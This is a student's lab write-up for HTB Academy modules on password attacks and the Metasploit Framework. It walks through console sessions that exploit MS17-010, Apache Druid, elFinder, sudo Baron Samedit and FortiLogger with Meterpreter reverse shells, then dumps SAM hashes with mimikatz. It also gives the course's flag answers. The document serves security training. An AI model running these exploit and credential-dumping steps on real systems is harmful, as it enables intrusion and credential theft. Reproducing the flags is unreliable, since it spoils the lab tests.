

Individual Challenge 5 - "Password Attacks and Using the Metasploit Framework"

By: Kayla Teekaram

Completion Photos:

This screenshot shows the completion page for the 'Password Attacks' module in the HTB Academy. The page is titled 'MODULE Password Attacks' and indicates it is a 'Tier 1 - Medium - 3 days' challenge worth 2880 points. The user, KayTee06, has completed the module, as shown by the 'MY PROGRESS 100%' bar. The page content includes a congratulatory message: 'Congratulations on completing Password Attacks! This module introduced the fundamental concepts behind various password attacks — crucial techniques that enable us to gain initial access and escalate privileges during penetration testing engagements.' It also lists 'Module Key Takeaways: Remote Password Attacks'. A table of contents on the right lists four sections: 1. Introduction, 2. Password Cracking Techniques, 3. Remote Password Attacks, and 4. Extracting Passwords from Windows Systems. The left sidebar shows the user's profile and navigation options for the University of South Florida Academy Lab.

This screenshot shows the completion page for the 'Using the Metasploit Framework' module in the HTB Academy. The page is titled 'MODULE Using the Metasploit Framework' and indicates it is a 'Tier 0 - Easy - 5 hours' challenge worth 495 points. The user, KayTee06, has completed the module, as shown by the 'MY PROGRESS 100%' bar. The page content includes an introduction: 'This module introduces the fundamentals of the Metasploit Framework with a retrospective analysis of the usage of automated tools in today's penetration testing environments. Despite the industry debates revolving around the level of security knowledge needed to operate a swiss army knife type tool such as Metasploit, frameworks such as this allow for in-depth exploration and auditing for which one might not have the necessary time given different circumstances. In this module, we will cover: A preface about using tools'. A table of contents on the right lists four sections: 1. Introduction, 2. MSF Components, 3. MSF Sessions, and 4. Additional Features. The left sidebar shows the user's profile and navigation options for the University of South Florida Academy Lab.

MSF Components- Modules

1. Start Metasploit

```
[us-dedicated-128-dhcp]-[10.10.14.165]-[kaytee06@htb-awcprfabnz5]-[~]
[*]$ msfconsole
Metasploit tip: Keep track of findings and observations with notes

      `:oDFo:`
      ./ymM0dayMmy/.
      -+dHJ5aGFyZGVyIQ==+-
      `:sm~Destroy.No.Data~s:`
      -+h2~Maintain.No.Persistence~h+-
      `:odNo2~Above.All.Else.Do.No.Harm~Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      -++SecKCoin++e.AMd`      `.-://///hbove.913.ElsMNh+-
      ~/ ssh/id_rsa Des-      `htN01UserWroteMeL-
```

2. Search for EternalRomance

```
[msf](Jobs:0 Agents:0) >> search EternalRomance

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind
ows Code Execution
1  \ target: Automatic                      .               .      .      .
2  \ target: PowerShell                     .               .      .      .
3  \ target: Native upload                  .               .      .      .
4  \ target: MOF upload                     .               .      .      .
5  \ AKA: ETERNALSYNERGY                    .               .      .      .
6  \ AKA: ETERNALROMANCE                    .               .      .      .
7  \ AKA: ETERNALCHAMPION                    .               .      .      .
8  \ AKA: ETERNALBLUE                       .               .      .      .
9  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind
ows Command Execution
10 \ AKA: ETERNALSYNERGY                     .               .      .      .
11 \ AKA: ETERNALROMANCE                    .               .      .      .
12 \ AKA: ETERNALCHAMPION                    .               .      .      .
13 \ AKA: ETERNALBLUE                       .               .      .      .
```

3. Use the exploit. Type: use exploit/windows/smb/ms17_010_psexec

```
[msf](Jobs:0 Agents:0) >> use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

4. Get more information on options. Type: show options

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name      Current Setting  Required  Description
  ----      -
  DBGTRACE   false            yes       Show extra debug trace info
  LEAKATTEMPTS 99              yes       How many times to try to leak transaction
  NAMEDPIPE  no               no        A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES /usr/share/metasploit-framework/data/w
             ordlists/named_pipes.txt          yes       List of named pipes to check

  RHOSTS     yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445             The Target port (TCP)
  SERVICE_DESCRIPTION no              Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME no              The service display name
  SERVICE_NAME no              The service name
  SHARE      ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain  .               no        The Windows domain to use for authentication
  SMBPass    no              The password for the specified username
  SMBUser    no              The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     194.113.74.86   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.
```

5. Set the receiving host IP to the target IP.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set RHOSTS 10.129.3.68
RHOSTS => 10.129.3.68
```

6. Set the LHost IP to the vm IP.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set LHOST 10.10.14.165
LHOST => 10.10.14.165
```

7. Check information.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> check
[*] 10.129.3.68:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.129.3.68:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard 14393 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.129.3.68:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.129.3.68:445 - The target is vulnerable.
```

8. Look for the exploit targets.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> show targets

Exploit targets:
=====

   Id  Name
   --  ---
=>  0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload
```

9. Set the target 2.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set TARGET 2
TARGET => 2
```

10. Set the payload.

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

11. Exploit the directory

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_psexec) >> exploit
[*] Started reverse TCP handler on 10.10.14.165:4444
[*] 10.129.3.68:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.3.68:445 - Built a write-what-where primitive...
[+] 10.129.3.68:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.3.68:445 - Uploading payload... dLErCNFs.exe
[*] 10.129.3.68:445 - Created \dLErCNFs.exe...
[+] 10.129.3.68:445 - Service started successfully...
[*] 10.129.3.68:445 - Deleting \dLErCNFs.exe...
[*] Sending stage (232006 bytes) to 10.129.3.68
[*] Meterpreter session 1 opened (10.10.14.165:4444 -> 10.129.3.68:49671) at 2026-09-27 21:05:16 -0400
```

12. Cat the flag (flag.txt).

```
(Meterpreter 1)(C:\Windows\system32) > cat C:\\Users\\Administrator\\Desktop\\flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}(Meterpreter 1)(C:\Windows\system32) > █
```

Answer: HTB{MSF-W1nD0w5-3xPL01t4t10n}

MSF Components- Payloads

1. Start msfconsole.

```
[us-dedicated-128-dhcp]-[10.10.14.165]-[kaytee06@htb-awcpfabnz5]-[~]
└─[*]$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

.:lx00KXXXK00xl:.
```

2. Search for Apache Druid.

```
[msf](Jobs:0 Agents:0) >> search apache druid

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/apache_druid_js_rce	2021-01-21	excellent	Yes	Apache Druid 0.20.0 Remote Command Execution
1	_ target: Linux (dropper)	.	.	.	.
2	_ target: Unix (in-memory)	.	.	.	.
3	exploit/multi/http/apache_druid_cve_2023_25194	2023-02-07	excellent	Yes	Apache Druid JNDI Injection RCE
4	_ target: Automatic	.	.	.	.
5	_ target: Windows	.	.	.	.
6	_ target: Linux	.	.	.	.
7	auxiliary/scanner/http/log4shell_scanner	2021-12-09	normal	No	Log4Shell HTTP Scanner
8	_ AKA: Log4Shell	.	.	.	.
9	_ AKA: LogJam	.	.	.	.

Interact with a module by name or index. For example `info 9`, `use 9` or `use auxiliary/scanner/http/log4shell_scanner`

3. Set the RHosts to the target IP address.

```
[msf](Jobs:0 Agents:0) >> set RHOSTS 10.129.3.93
RHOSTS => 10.129.3.93
```

4. Set LHOST to the VM IP.

```
[msf](Jobs:0 Agents:0) >> set LHOST 10.10.14.165
LHOST => 10.10.14.165
```

5. Use JavaScript RCE exploit.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> |
```

6. Verify options.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> show options

Module options (exploit/linux/http/apache_druid_js_rce):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
  RHOSTS     10.129.3.93      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      8080             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert    /                no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI  /                yes       The base path of Apache Druid
  URIPATH    -                no        The URI to use for this exploit (default is random)
  VHOST      -                no        HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.14.165     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Linux (dropper)

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> 
```

7. Launch the exploit.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/apache_druid_js_rce) >> exploit
[*] Started reverse TCP handler on 10.10.14.165:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.14.165:8080/BHKDK0K8cY7xaz
[*] Client 10.129.3.93 (curl/7.68.0) requested /BHKDK0K8cY7xaz
[*] Sending payload to 10.129.3.93 (curl/7.68.0)
[*] Sending stage (3090404 bytes) to 10.129.3.93
[*] Meterpreter session 1 opened (10.10.14.165:4444 -> 10.129.3.93:54984) at 2026-09-27 22:36:16 -0400
[*] Command Stager progress - 100.00% done (119/119 bytes)
[*] Server stopped.

(Meterpreter 1)(/root/druid) > 
```

8. Use ls to see what is listed.

```
(Meterpreter 1)(/root/druid) > ls
Listing: /root/druid
=====
Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    59403   fil     2020-03-30 21:52:05 -0400 LICENSE
100644/rw-r--r--    69091   fil     2020-03-30 21:52:06 -0400 NOTICE
100644/rw-r--r--     8228   fil     2020-03-30 21:54:43 -0400 README
040755/rwxr-xr-x     4096   dir     2022-05-16 04:45:00 -0400 bin
040755/rwxr-xr-x     4096   dir     2022-05-11 08:49:31 -0400 conf
040755/rwxr-xr-x     4096   dir     2022-05-11 08:49:30 -0400 extensions
040755/rwxr-xr-x     4096   dir     2022-05-11 08:49:30 -0400 hadoop-dependencies
040755/rwxr-xr-x    12288   dir     2022-05-11 08:49:32 -0400 lib
040755/rwxr-xr-x     4096   dir     2020-03-30 21:26:02 -0400 licenses
040755/rwxr-xr-x     4096   dir     2022-05-11 08:49:31 -0400 quickstart
040755/rwxr-xr-x     4096   dir     2022-05-11 09:09:18 -0400 var
```

9. Search for the flag file.

```
(Meterpreter 1)(/root/druid) > find / -name flag.txt 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
```

```
(Meterpreter 1)(/root/druid) > shell
Process 3955 created.
Channel 1 created.
```

10. Drop into a standard Linux shell.

11. Search the entire filesystem for the flag. Found the file path.

```
Channel 1 created.
find / -name flag.txt 2>/dev/null

/root/flag.txt
```

```
cat /root/flag.txt
HTB{MSF_Expl01t4t10n}
```


12. Cat the flag file path/ open the file, to find the answer.

Answer: HTB{MSF_Expl01t4t10n}

MSF Sessions- Sessions & Jobs

The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

1. Paste the IP into a web browser.



2. View page source code.

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
    <title>elFinder 2.1.x source version with PHP connector</title>

    <!-- Require JS (REQUIRED) -->
    <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFinder 2.1.53 options or any things -->
    <script data-main="./main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
    <script>
      define('elFinderConfig', {
        // elFinder options (REQUIRED)
        // Documentation for client options:
        // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
        defaultOpts : {
```

Answer: elFinder

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

1. Start Metasploit.

```
[us-dedicated-128-dhcp]-[10.10.14.165]-[kaytee06@htb-awcpfabnz5]-[~]
[*]$ msfconsole
Metasploit tip: Display the Framework log using the log command. learn
```

2. Search for elFinder.

```
msf](Jobs:0 Agents:0) >> search elfinder

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/builderengine_upload_exec  2016-09-18      excellent Yes    BuilderEngine Arbitrary File Upload Vul
erability and execution
1  exploit/unix/webapp/tikiwiki_upload_exec      2016-07-11      excellent Yes    Tiki Wiki Unauthenticated File Upload V
ulnerability
2  exploit/multi/http/wp_file_manager_rce        2020-09-09      normal  Yes    WordPress File Manager Unauthenticated
Remote Code Execution
3  exploit/linux/http/elfinder_archive_cmd_injection  2021-06-13      excellent Yes    elFinder Archive Command Injection
4  exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection  2019-02-26      excellent Yes    elFinder PHP Connector exiftran Command
Injection

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection
```

3. Use an exploit.

```
[msf](Jobs:0 Agents:0) >> use exploit/linux/http/elfinder_archive_cmd_injection
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

4. Set RHOSTS to target IP.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set RHOSTS 10.129.3.150
RHOSTS => 10.129.3.150
```

5. Set LHOST to VM IP.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> set LHOST 10.10.14.165
LHOST => 10.10.14.165
```

6. Run the exploit.

```
[msf](Jobs:0 Agents:0) exploit(linux/http/elfinder_archive_cmd_injection) >> exploit
[*] Started reverse TCP handler on 10.10.14.165:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file YpVVUg.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive EGZJPUKLS.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.14.165:8080/SSMKh8h
[*] Client 10.129.3.150 (Wget/1.20.3 (linux-gnu)) requested /SSMKh8h
[*] Sending payload to 10.129.3.150 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 50.46% done (55/109 bytes)
[*] Command Stager progress - 70.64% done (77/109 bytes)
[*] Sending stage (1062760 bytes) to 10.129.3.150
[+] Deleted YpVVUg.txt
[+] Deleted EGZJPUKLS.zip
[*] Meterpreter session 1 opened (10.10.14.165:4444 -> 10.129.3.150:52548) at 2026-09-27 23:01:34 -0400
[*] Command Stager progress - 82.57% done (90/109 bytes)
[*] Command Stager progress - 100.00% done (109/109 bytes)
[*] Server stopped.

(Meterpreter 1)(/var/www/html/files) > |
```

7. Get the User ID with “getuid”.

```
(Meterpreter 1)(/var/www/html/files) > getuid
Server username: www-data
```

Answer: www-data

The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

1. Background the current Metasploit session.

```
(Meterpreter 1)(/var/www/html/files) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >> 
```

- ## 2. Search for the sudo exploit.

```

Meterpreterpreter 1) (/var/www/html/files) > background
[*] Background session 1...
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >> search sudo

Matching Modules
=====

# Name Disclosure Date Rank Check Description
-----
0 exploit/linux/misc/accellion_fta_mpipe2 2011-02-07 excellent No Accellion FTA MPIPE2 Command Execution
1 payload/cmd/unix/adduser normal No Add user with useradd
2 exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs 2010-03-29 excellent No Adobe PDF Escape EXE Social Engineering (No JavaScript)
3 post/linux/gather/ansible_playbook_error_message_file_reader normal No Ansible Playbook Error Message File Reader
4 exploit/linux/http/astium_sql_upload 2013-09-17 manual Yes Astium Remote Code Execution
5 exploit/linux/http/splunk_auth_rce_cve_2024_36985 2024-07-01 excellent Yes Authenticated RCE in Splunk (splunk_archiver app)
6 exploit/unix/http/dell_kace_k1000_upload 2014-03-07 excellent Yes Dell KACE K1000 File Upload
7 exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
8 \ target: Linux x86 . . .
9 \ target: Linux x86_64 . . .
10 exploit/linux/http/efw_chpasswd_exec 2015-06-28 excellent No Endian Firewall Proxy Password Change Command Injection
11 \ target: Linux x86 . . .
12 \ target: Linux x86_64 . . .
13 exploit/linux/http/hp_van_sdn_cmd_inject 2018-06-25 excellent Yes HP VAN SDN Controller Root Command Injection
14 \ target: Unix In-Memory . . .
15 \ target: Linux Dropper . . .
16 exploit/linux/ssh/ibm_drm_a3user 2020-04-21 excellent No IBM Data Risk Manager a3user Default Password
17 exploit/linux/local/progress_kemp_loadmaster_sudo_privesc_2024 2024-03-19 excellent Yes Kemp LoadMaster Local sudo privilege escalation
18 \ target: Dropper . . .
19 \ target: Command . . .
20 exploit/linux/http/klog_server_authenticate_user_unauth_command_injection 2020-12-27 excellent Yes Klog Server authenticate.php user Unauthenticated Command Injection
21 \ target: Linux (x86) . . .
22 \ target: Linux (x64) . . .
23 \ target: Linux (cmd) . . .
24 post/linux/gather/enumer_users_history normal No Linux Gather User History
25 exploit/osx/local/rsh_libmalloc 2015-10-01 normal No Mac OS X 10.9.5 / 10.10.5 - rsh/libmalloc Privilege Escalation
26 exploit/osx/local/sudo_password_bypass 2013-02-28 normal Yes Mac OS X sudo Password Bypass
27 \ target: Mac OS X x86 (Native Payload) . . .
28 \ target: Mac OS X x64 (Native Payload) . . .
29 \ target: CMD . . .
30 exploit/osx/local/libxpc_mitm_sudo 2018-03-15 excellent Yes Mac OS X libxpc MITM Privilege Escalation
31 exploit/linux/http/mida_solutions_eframework_ajaxreq_rce 2020-07-24 excellent Yes Mida Solutions eFramework ajaxreq.php Command Injection
32 \ target: Linux (x86) . . .
33 \ target: Linux (x64) . . .
34 \ target: UNIX (cmd) . . .
35 post/multi/manage/sudo normal No Multiple Linux / Unix Post sudo Upgrade Shell
36 exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo 2018-04-17 normal Yes Nagios XI Chained Remote Code Execution
37 exploit/linux/local/netdata_cve_2024_32019 2024-04-12 normal Yes Netdata netdata privilege escalation
38 post/linux/gather/ansible_playbook_error_message_file_reader 2024-03-29 manual No Ansible Playbook Error Message File Reader

```

- ### 3. Use the exploit.

```
[msf](Jobs:0 Agents:1) exploit(linux/http/elfinder_archive_cmd_injection) >> use exploit/linux/local/sudo_baron_samedit
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
```

4. Set the session.

```
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> set SESSION 1
SESSION => 1
```

5. Set LHOST.

```
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> set LHOST 10.10.14.165
LHOST => 10.10.14.165
```

6. Set the payload.

```
[msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
```

7. Run with the updated configurations.

```
msf](Jobs:0 Agents:1) exploit(linux/local/sudo_baron_samedit) >> run
[*] Started reverse TCP handler on 10.10.14.165:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session architecture: x86
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/WLT1kLK.py' (763 bytes) ...
[*] Writing '/tmp/libnss_CTRb/Jz .so.2' (540 bytes) ...
[*] Sending stage (3090404 bytes) to 10.129.3.150
[*] Deleted /tmp/WLT1kLK.py
[*] Deleted /tmp/libnss_CTRb/Jz .so.2
[*] Deleted /tmp/libnss_CTRb
[*] Meterpreter session 2 opened (10.10.14.165:4444 -> 10.129.3.150:53046) at 2026-09-27 23:42:38 -0400
```

8. Go into the shell/ get shell access.

```
(Meterpreter 2)(/tmp) > shell
Process 3479 created.
Channel 1 created.
```

9. Cat the flag.txt file to open the file and find the flag.

```
cat /root/flag.txt
HTB{5e55ion5_4r3_sw33t}
```

Answer: HTB{5e55ion5_4r3_sw33t}

MSF Sessions- Meterpreter

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

1. Run nmap scan.

```
[us-dedicated-128-dhcp]-[10.10.14.165]-[kaytee06@htb-awcpfabnz5]-[~]
[*]$ sudo nmap -sV -p- -A 10.129.203.65
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-27 23:51 EDT
```

- ## 2. Open Metasploit.

```
[us-dedicated-128-dhcp]-[10.10.14.165]-[kaytee06@ntb-awcprabnz5]-[~]
[★]$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

      ,      ,
     ((-----))
      ( ) 0 0 ( )
       \_o_/
        o_o \  M S F
              \  |
              ||| WW |||
              |||   |||

= [ metasploit v6.4.111-dev ]
+ -- -- [ 2,607 exploits - 1,323 auxiliary - 1,710 payloads ]
+ -- -- [ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[msf](Jobs:0 Agents:0) >>
```

3. Set RHOSTS to target IP and LHOST to VM IP.

```
[msf](Jobs:0 Agents:0) >> set RHOSTS 10.129.203.65
RHOSTS => 10.129.203.65
[msf](Jobs:0 Agents:0) >> set LHOST 10.10.14.165
LHOST => 10.10.14.165
```

- #### 4. Search Metasploit for FortiLogger.

```
[msf](Jobs:0 Agents:0) >> search FortiLogger

Matching Modules
=====

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/fortilogger_arbitrary_fileupload  2021-02-26     normal Yes    FortiLogger Arbitrary File Upload Exploit

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/fortilogger_arbitrary_fileupload

[msf](Jobs:0 Agents:0) >> 
```

5. Use the FortiLogger exploit.

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

6. Execute the exploit.

```
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> exploit
[*] Started reverse TCP handler on 10.10.14.165:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (190534 bytes) to 10.129.203.65
[*] Meterpreter session 1 opened (10.10.14.165:4444 -> 10.129.203.65:49688) at 2026-09-27 23:56:50 -0400

(Meterpreter 1)(C:\Windows\system32) > |
```

7. Get the user ID.

```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
```

Answer: nt authority\system

Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

1. Dump password hash in existing meterpreter session.

```
(Meterpreter 1)(C:\Windows\system32) > lsa_dump_sam
[-] The "lsa_dump_sam" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
(Meterpreter 1)(C:\Windows\system32) > |
```

2. Load kiwi.

```
Meterpreter 1)(C:\Windows\system32) > load kiwi
loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
(Meterpreter 1)(C:\Windows\system32) > |
```

3. Rerun lsa dump.

```
(Meterpreter 1)(C:\Windows\system32) > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN-51BJ97BCIPV
SysKey : c897d22c1c56490b453e326f86b2eef8
Local SID : S-1-5-21-2348711446-3829538955-3974936019
```

4. NTLM password hash for htb-student.

```
RID : 000003ea (1002)  
User : htb-student  
Hash NTLM: cf3a5525ee9414229e66279623ed5c58
```

Answer: cf3a5525ee9414229e66279623ed5c58